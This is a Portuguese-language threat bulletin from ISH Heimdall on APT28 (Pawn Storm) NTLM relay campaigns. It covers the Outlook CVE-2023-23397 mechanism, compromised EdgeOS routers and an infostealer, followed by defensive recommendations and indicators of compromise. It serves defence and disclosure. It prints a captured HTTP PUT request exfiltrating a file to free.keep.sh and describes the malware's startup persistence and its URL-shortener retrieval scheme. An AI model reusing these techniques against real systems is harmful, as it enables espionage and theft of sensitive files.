BOLETIM DE SEGURANÇA

Grupo APT28 realiza ataque de retransmissão NTLM em organização de alto valor

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores da Trend Micro informaram sobre o ator de ameaça *Pawn Storm*, também conhecido como **APT28**, está realizando ataques de retransmissão de hash NT LAN Manager (**NTLM**) na versão 2 por meio de vários métodos, visando alvos de alto valor em todo mundo. O agente da ameaça é reconhecido por continuar a utilizar suas campanhas de phishing por e-mail, que já estão em operação há mais de dez anos e são direcionadas a alvos de alto valor. Apesar das mudanças graduais nos métodos e na infraestrutura dessas campanhas ao longo do tempo, elas ainda oferecem insights valiosos sobre a infraestrutura da Pawn Storm, incluindo aquelas empregadas em suas campanhas mais sofisticadas.

2 DETALHES SOBRE A AMEAÇA

Em dezembro, o ator estatal ganhou destaque por explorar uma vulnerabilidade de escalonamento de privilégios no Microsoft Outlook (CVE-2023-23397) e um erro de execução de código no WinRAR (CVE-2023-38831). Essas explorações permitiram ao ator acessar o hash Net-NTLMv2 de um usuário e preparar um ataque de retransmissão NTLM para obter acesso não autorizado a caixas de correio de empresas dos setores público e privado. Foi relatado que uma exploração para CVE-2023-23397 foi utilizada para atacar entidades ucranianas já em abril de 2022, conforme divulgado em um comunicado do CERT-EU em março de 2023.

Um dos elementos marcantes dos ataques realizados pelo agente da ameaça é o esforço constante em aprimorar seu manual de operações, adaptando e refinando suas estratégias para escapar da detecção.




Figura 1 – Cadeia de ataque.

A aparente falta de sofisticação não implica necessariamente que o agente da ameaça não seja eficaz ou que as campanhas não sejam avançadas. Na verdade, há evidências claras de que a Pawn Storm comprometeu milhares de contas de e-mail ao longo do tempo, com alguns desses ataques aparentemente repetitivos sendo inteligentemente concebidos e furtivos. Alguns também utilizam TTPs avançados. O volume das campanhas repetitivas, muitas vezes brutas e agressivas, ofusca o silêncio, a sutileza e a complexidade da intrusão inicial, bem como as ações pós-exploração que podem ocorrer quando a Pawn Storm consegue uma posição inicial nas organizações vítimas.

O grupo tem como alvo uma variedade de setores, incluindo governamentais, de defesa, de energia e transporte, além das forças armadas. Segundo nossos dados telemétricos, os alvos estão distribuídos em diversas regiões do mundo, como Europa, América do Norte, América do Sul, Ásia, África e Oriente Médio.

Descrição do alvo	Região
Forças Armadas	Europa, América do Sul
Banco Central	Médio Oriente
Câmara Municipal	Ásia, Europa, Oriente Médio, América do Norte, África
Indústria de defesa	Europa, América do Norte, América do Sul
Indústria aeroespacial	Europa
Autoridade de eletricidade	Europa, Médio Oriente
Setor energético	Europa
Autoridade de propriedade intelectual	Médio Oriente
Ministro da Agricultura	Europa, América do Sul
Ministério da Energia	Europa
Ministério do Meio Ambiente	Europa
Ministério das Finanças	Europa, América do Sul
Ministério das Relações Exteriores	Europa, Médio Oriente, Ásia
Ministro do interior	Europa
Ministério do Trabalho	Europa, Ásia
Ministério da Segurança Nacional	Europa
Ministério dos Assuntos Sociais	Europa, Médio Oriente
Ministério dos Transportes	Europa
Parlamento	Europa
Serviços postais	Europa
Departamento de presidência	Europa
Estado governamental	América do Norte

Tabela 1 – Alvos do Pawn Storm.

O ator de ameaça, ativo desde pelo menos 2004, tem voltado sua atenção para a segurança operacional nos últimos anos, com suas Táticas, Técnicas e Procedimentos (**TTPs**) evoluindo gradualmente. Um dos métodos mais frequentemente empregados pelo ator para comprometer sistemas é o ataque de força bruta às credenciais. A partir de 2019, o agente tem feito tentativas contínuas de invadir servidores de e-mail e serviços corporativos de VPN ao redor do mundo através de ataques de força bruta. Estima-se que o ator obteve êxito em suas campanhas e que conseguiu comprometer milhares de endereços de e-mail. Nota-se também que esses endereços estão sendo usados de maneira abusiva para enviar novas ondas de e-mails de spear-phishing, provavelmente para coleta de informações, mas também como infraestrutura para outros ataques.

3 TÉCNICAS UTILIZADAS PELO ATOR DE AMEAÇA

Para esconder suas atividades, o ator de ameaça utiliza uma variedade de ferramentas, incluindo serviços VPN, Tor, IPs de data centers e roteadores EdgeOS comprometidos, que provavelmente são usados também por outros cibercriminosos com interesses financeiros. Adicionalmente, comprometeu várias contas de e-mail ao redor do mundo, utilizando-as como plataforma para enviar e-mails de spear-phishing. Por fim, o agente da ameaça incorpora em suas estratégias serviços gratuitos, como encurtadores de URL, serviços de hospedagem de arquivos gratuitos e serviços de e-mail gratuitos.

Desde pelo menos 2019, o ator tem realizado investigações em servidores Microsoft Outlook e servidores VPN corporativos em todas as regiões, provavelmente na tentativa de acessar contas corporativas e governamentais através de métodos de força bruta. Durante esse período, essas investigações foram conduzidas a partir de servidores de data center previamente associados ao ator. A partir de 2020, o grupo implementou mais shells de anonimização, incluindo Tor e redes VPN comerciais, para prosseguir com suas varreduras e investigações. Esse uso de camadas de anonimato também é evidente nos e-mails de spear-phishing enviados pelo grupo nos últimos anos. Com frequência, esses e-mails de spear-phishing são enviados a partir de contas de e-mail comprometidas no Oriente Médio e na Ásia, que foram acessadas via IMAP (Internet Message Access Protocol) a partir de nós de saída Tor ou VPN.

Serviço VPN	Nível de confiança (ANSSI)	Nível de confiança (tendência)
Âncora Grátis	N / D	Alto
Surfshark	Alto	N / D
ExpressVPN	Alto	N / D
CactoVPN	Alto	Alto
VPN próton	Alto	N / D
A VPN	N / D	Alto
VPN Mullvad	N / D	Alto
Quem VPN	N / D	Alto
VPN Windscribe	N / D	Alto
VPN privada	Médio	N / D
IPVanish	Médio	Alto
NordVPN	Médio	N / D
VPN mundial	Baixo	N / D
PureVPN	Baixo	N / D

Tabela 2 – Serviços de VPN utilizados.

O grupo tem utilizado roteadores EdgeOS para enviar e-mails de spear-phishing, realizar callbacks de explorações no Outlook e roubar credenciais de proxy em sites de phishing. Muitos desses roteadores EdgeOS parecem ter implantes, como as interfaces de servidor web Waitress e Werkzeug baseadas em Python, um servidor Server Message Block (**SMB**) na porta 445, um proxy SOCKS5 aberto na porta 56981 e um servidor Secure Shell (**SSH**) adicional ouvindo em

portas TCP altas não padrão, como **2222**, **58749** e **59417**. Não se tem certeza se o próprio grupo comprometeu esses roteadores EdgeOS ou se está utilizando roteadores que foram comprometidos por outros. No entanto, nota-se semelhanças entre mais de uma centena de roteadores EdgeOS que parecem estar comprometidos. Vários desses roteadores EdgeOS são fontes de spam farmacêutico e de namoro, ataques de força bruta SSH e outros tipos de abuso. Um subconjunto menor também foi usado simultaneamente ao abuso cibercriminoso. Por exemplo, o endereço IP 202.175.177[.]238 — uma fonte regular de spam farmacêutico durante o mesmo mês — teve um implante Werkzeug na porta **8080** que ocorreu em março de 2023, proxy de roubo de credenciais para o ator. Isso efetivamente significa que o uso de roteadores EdgeOS combinou atividades cibercriminosas, proporcionando ao grupo uma camada extra de anonimato.

Em março de 2023, foi corrigida uma vulnerabilidade crítica, CVE-2023-23397, no Outlook. Essa falha, que apresenta baixa complexidade para o invasor e não requer interação do usuário, afetou todas as versões do aplicativo Outlook rodando no Windows. Conforme detalhado, o ataque envolve o envio de um e-mail para a organização alvo com uma propriedade MAPI (Message Application Program Interface) estendida com um caminho de Convenção de Nomenclatura Universal (UNC) para um SMB remoto controlado pelo invasor (via Servidor TCP 445). O invasor envia remotamente um convite de calendário malicioso no formato .msg - o formato de mensagem que suporta lembretes no Outlook - para acionar o endpoint vulnerável da API PlayReminderSound usando PidLidReminderFileParameter (a opção de som de alerta personalizado para lembretes).

Quando a vítima se conecta ao servidor SMB do invasor, a conexão com o servidor remoto envia a mensagem de negociação do protocolo NTLM do usuário contendo o hash Net-NTLMv2 do usuário, que o invasor pode usar para autenticação em outros sistemas que suportam autenticação NTLM. Este ataque é conhecido como ataque de retransmissão de hash. Para que isso funcione, o invasor deve retransmitir a mensagem de negociação após recebê-la da máquina da vítima. Os possíveis alvos incluem Microsoft Exchange Servers da mesma organização e domínio. Os invasores também podem armazenar esses hashes para tentar quebrá-los e recuperar a senha em texto simples, mas esse processo depende muito da complexidade e do comprimento da senha, no caso de ataques de dicionário e de força bruta.

Essas campanhas duraram pelo menos até o final de agosto de 2023. A partir de abril de 2023, Pawn Storm utilizou métodos mais sofisticados em seus ataques. Isso envolvia scripts hospedados no Mockbin (mockbin.org) sendo enviados aos alvos por e-mail. Os URLs do Mockbin verificam valores específicos do agente do usuário e códigos de país, após os quais podem redirecionar o usuário para um script PHP localizado em domínios de hospedagem gratuita na web (geralmente terminando com infinityfreeapp[.]com, o mesmo serviço de site gratuito que foi

abusado desde pelo menos 2021 em campanhas de phishing de credenciais mais antigas do Pawn Storm).




Figura 2 – Rotina de exfiltração de nomes de usuários

Entre 29 de novembro e 11 de dezembro de 2023, o grupo iniciou uma campanha de phishing de credenciais direcionada a diversos governos na Europa, utilizando URLs de sites webhook[.]e endereços IP de Mullvad, Whoer e IPVanish VPN para o envio de e-mails. Foi possível estabelecer uma ligação entre essa campanha e algumas das campanhas de retransmissão de hash Net-NTLMv2 por meio de indicadores técnicos. Por exemplo, o mesmo nome de computador foi empregado em ambas as campanhas. Esse nome de computador também foi usado para o envio de e-mails de spear-phishing e para a criação de arquivos LNK que foram utilizados em algumas das campanhas de retransmissão de hash Net-NTLMv2.




Figura 3 – Site de phishing de credenciais

Em outubro de 2022, o ator direcionou e-mails de spear-phishing a um conjunto selecionado de alvos, que incluíam embaixadas e outros alvos de grande relevância. Esses e-mails continham um pequeno e simples infostealer como anexo, que não possuía um servidor de comando e controle (C&C) para se comunicar.




Figura 4 – E-mail de spear-phishing enviado para o grupo

Após a instalação no computador do alvo, o infostealer opera de forma autônoma. O arquivo gera um atalho da Internet em %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\search.url, que aponta para ele mesmo. Isso faz com que o arquivo seja executado sempre que o Windows é iniciado. Em intervalos regulares, o infostealer busca os arquivos com extensões .pdf, .docx, .doc, .xlsx, .txt, .zip, .xls.

Em seguida, carrega os arquivos sucessivamente com solicitação HTTP PUT para um serviço gratuito de compartilhamento de arquivos, free.keep.sh.

```
PUT /C:/Program%20Files/7-Zip/License.txt HTTP/1.1
Accept: */*
User-Agent: curl/7.83.1
Host: free.keep.sh
Content-Length: 3990
Expect: 100-continue
Connection: Keep-Alive
```

Figura 5 – Exfiltração de um arquivo de texto.

Para cada arquivo que é enviado, o script **keep.sh** fornece uma URL para acessar o arquivo. O caminho do arquivo é registrado em um arquivo chamado **log.txt** para prevenir que seja carregado novamente. O programa então realiza uma solicitação GET para *https://tinyurl.com* para adquirir o valor de **XSRF-TOKEN** no conjunto de cookies. Posteriormente, ele realiza uma solicitação POST para *https://tinyurl.com/app/api/create* com o objetivo de criar um URL encurtado para cada arquivo enviado para free.keep.sh. O seguinte JSON é enviado:

Figura 6 – Arquivo JSON enviado

Neste caso, o campo alias é crucial. Ele é o que segue após *tinyurl.com/* permitindo que os invasores acessem os arquivos comprometidos. Um atraso de 20 segundos assegura que os aliases sejam únicos para cada vítima. Os URLs encurtados possuem um formato fixo, calculado a partir do timestamp quando o URL encurtado é gerado. Isso implica que a cada dia podem ser criados 86.400 URLs encurtados distintos. O grupo teria que empregar força bruta nesses URLs para localizar onde as informações roubadas foram armazenadas. Embora pareça uma maneira rudimentar de roubar informações, seria difícil atribuir esse malware a qualquer grupo de intrusão ou agente de ameaça específico quando tal amostra é encontrada sem contexto. No entanto, com base na maneira como foi entregue aos alvos, podemos atribuir esse infostealer (**SHA256: 4f3992b9dbd1c2a64588a5bc23f1b37a12a4355688d6e1a06408ea2449c59368**) ao ator de ameaça com alta confiança.

4 CONCLUSÃO

A proteção contra o Pawn Storm é crucial para as organizações. Este grupo visa entidades de alto perfil, explorando vulnerabilidades e usando táticas de engenharia social. Uma invasão bem-sucedida pode resultar em roubo de dados sensíveis, interrupção das operações e danos à reputação. Portanto, a conscientização, atualizações de segurança, autenticação forte, monitoramento de rede e treinamento de funcionários são essenciais.

5 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Conscientização

- Esteja ciente de que o Pawn Storm é conhecido por usar campanhas de phishing por e-mail que são enviadas para alvos de alto valor em todo o mundo1. Portanto, é importante estar ciente dos e-mails que você recebe e verificar a autenticidade antes de clicar em qualquer link ou anexo.

Atualizações de segurança

- O Pawn Storm tem sido conhecido por explorar vulnerabilidades em sistemas para ganhar acesso. Portanto, é crucial manter todos os seus sistemas e software atualizados com as últimas correções de segurança.

Autenticação forte

- Uma das formas mais comuns usadas pelo Pawn Storm para invadir sistemas é através de ataques de credenciais de força bruta. Portanto, é importante usar autenticação forte, como autenticação de dois fatores, sempre que possível.

Monitoramento de rede

- O Pawn Storm tem como alvo uma ampla gama de entidades de alto perfil, desde instituições governamentais até personalidades da mídia2. Portanto, é importante monitorar continuamente a rede em busca de atividades suspeitas.

Treinamento de funcionários

- Como o Pawn Storm usa táticas de engenharia social, como phishing, é importante treinar os funcionários sobre como reconhecer e evitar esses ataques.

6 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	358d9271b8e207e82dafe6ea67c1d198
sha1:	6827679a4fc3736516468afd6aa00f72ecb785d2
sha256:	52951f2d92e3d547bad86e33c1b0a8622ac391c614efa3c5d167d8a825937179
File name:	payload_1.ps1

Indicadores de compromisso do artefato	
md5:	24c9a871515d997106f5d59e343ae515
sha1:	a651a388e910bcf6f0ebb4d4c75f2231e3e300a1
sha256:	4f3992b9dbd1c2a64588a5bc23f1b37a12a4355688d6e1a06408ea2449c59368
File name:	file_worker.exe

Indicadores de compromisso do artefato	
md5:	8cf9939cc180b5f63bb8cbd712085dc2
sha1:	e4aabd90fed1704646a5467a6cb42ab8f80b3bd3
sha256:	45e44afeb8b890004fd1cb535978d0754ceaa7129082cb72386a80a5532700d1
File name:	Zeyilname.zip

Tabela 3 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	calc-dwn.infinityfreeapp.com clouddrive.infinityfreeapp.com cloud-for-files.rf.gd document-c.infinityfreeapp.com document-d.infinityfreeapp.com downloadc.infinityfreeapp.com downloaddoc.infinityfreeapp.com downloadfile.infinityfreeapp.com
IP	14.198.168.140, 24.11.70.85, 202.73.49.182, 202.55.80.225, 24.142.165.2, 42.98.5.225, 45.83.90.11, 45.91.95.181, 50.173.136.70, 61.14.68.33, 62.4.36.126, 68.76.150.97, 69.51.2.106, 69.162.253.21, 73.80.9.137

Tabela 4 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

Se deseja ter acesso aos demais Indicadores de Compromissos (IoCs), envie um e-mail para: heimdall@ish.com.br

7 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Trendmicro
- Thehackernews

heimdall
security research
A DIVISION OF ISH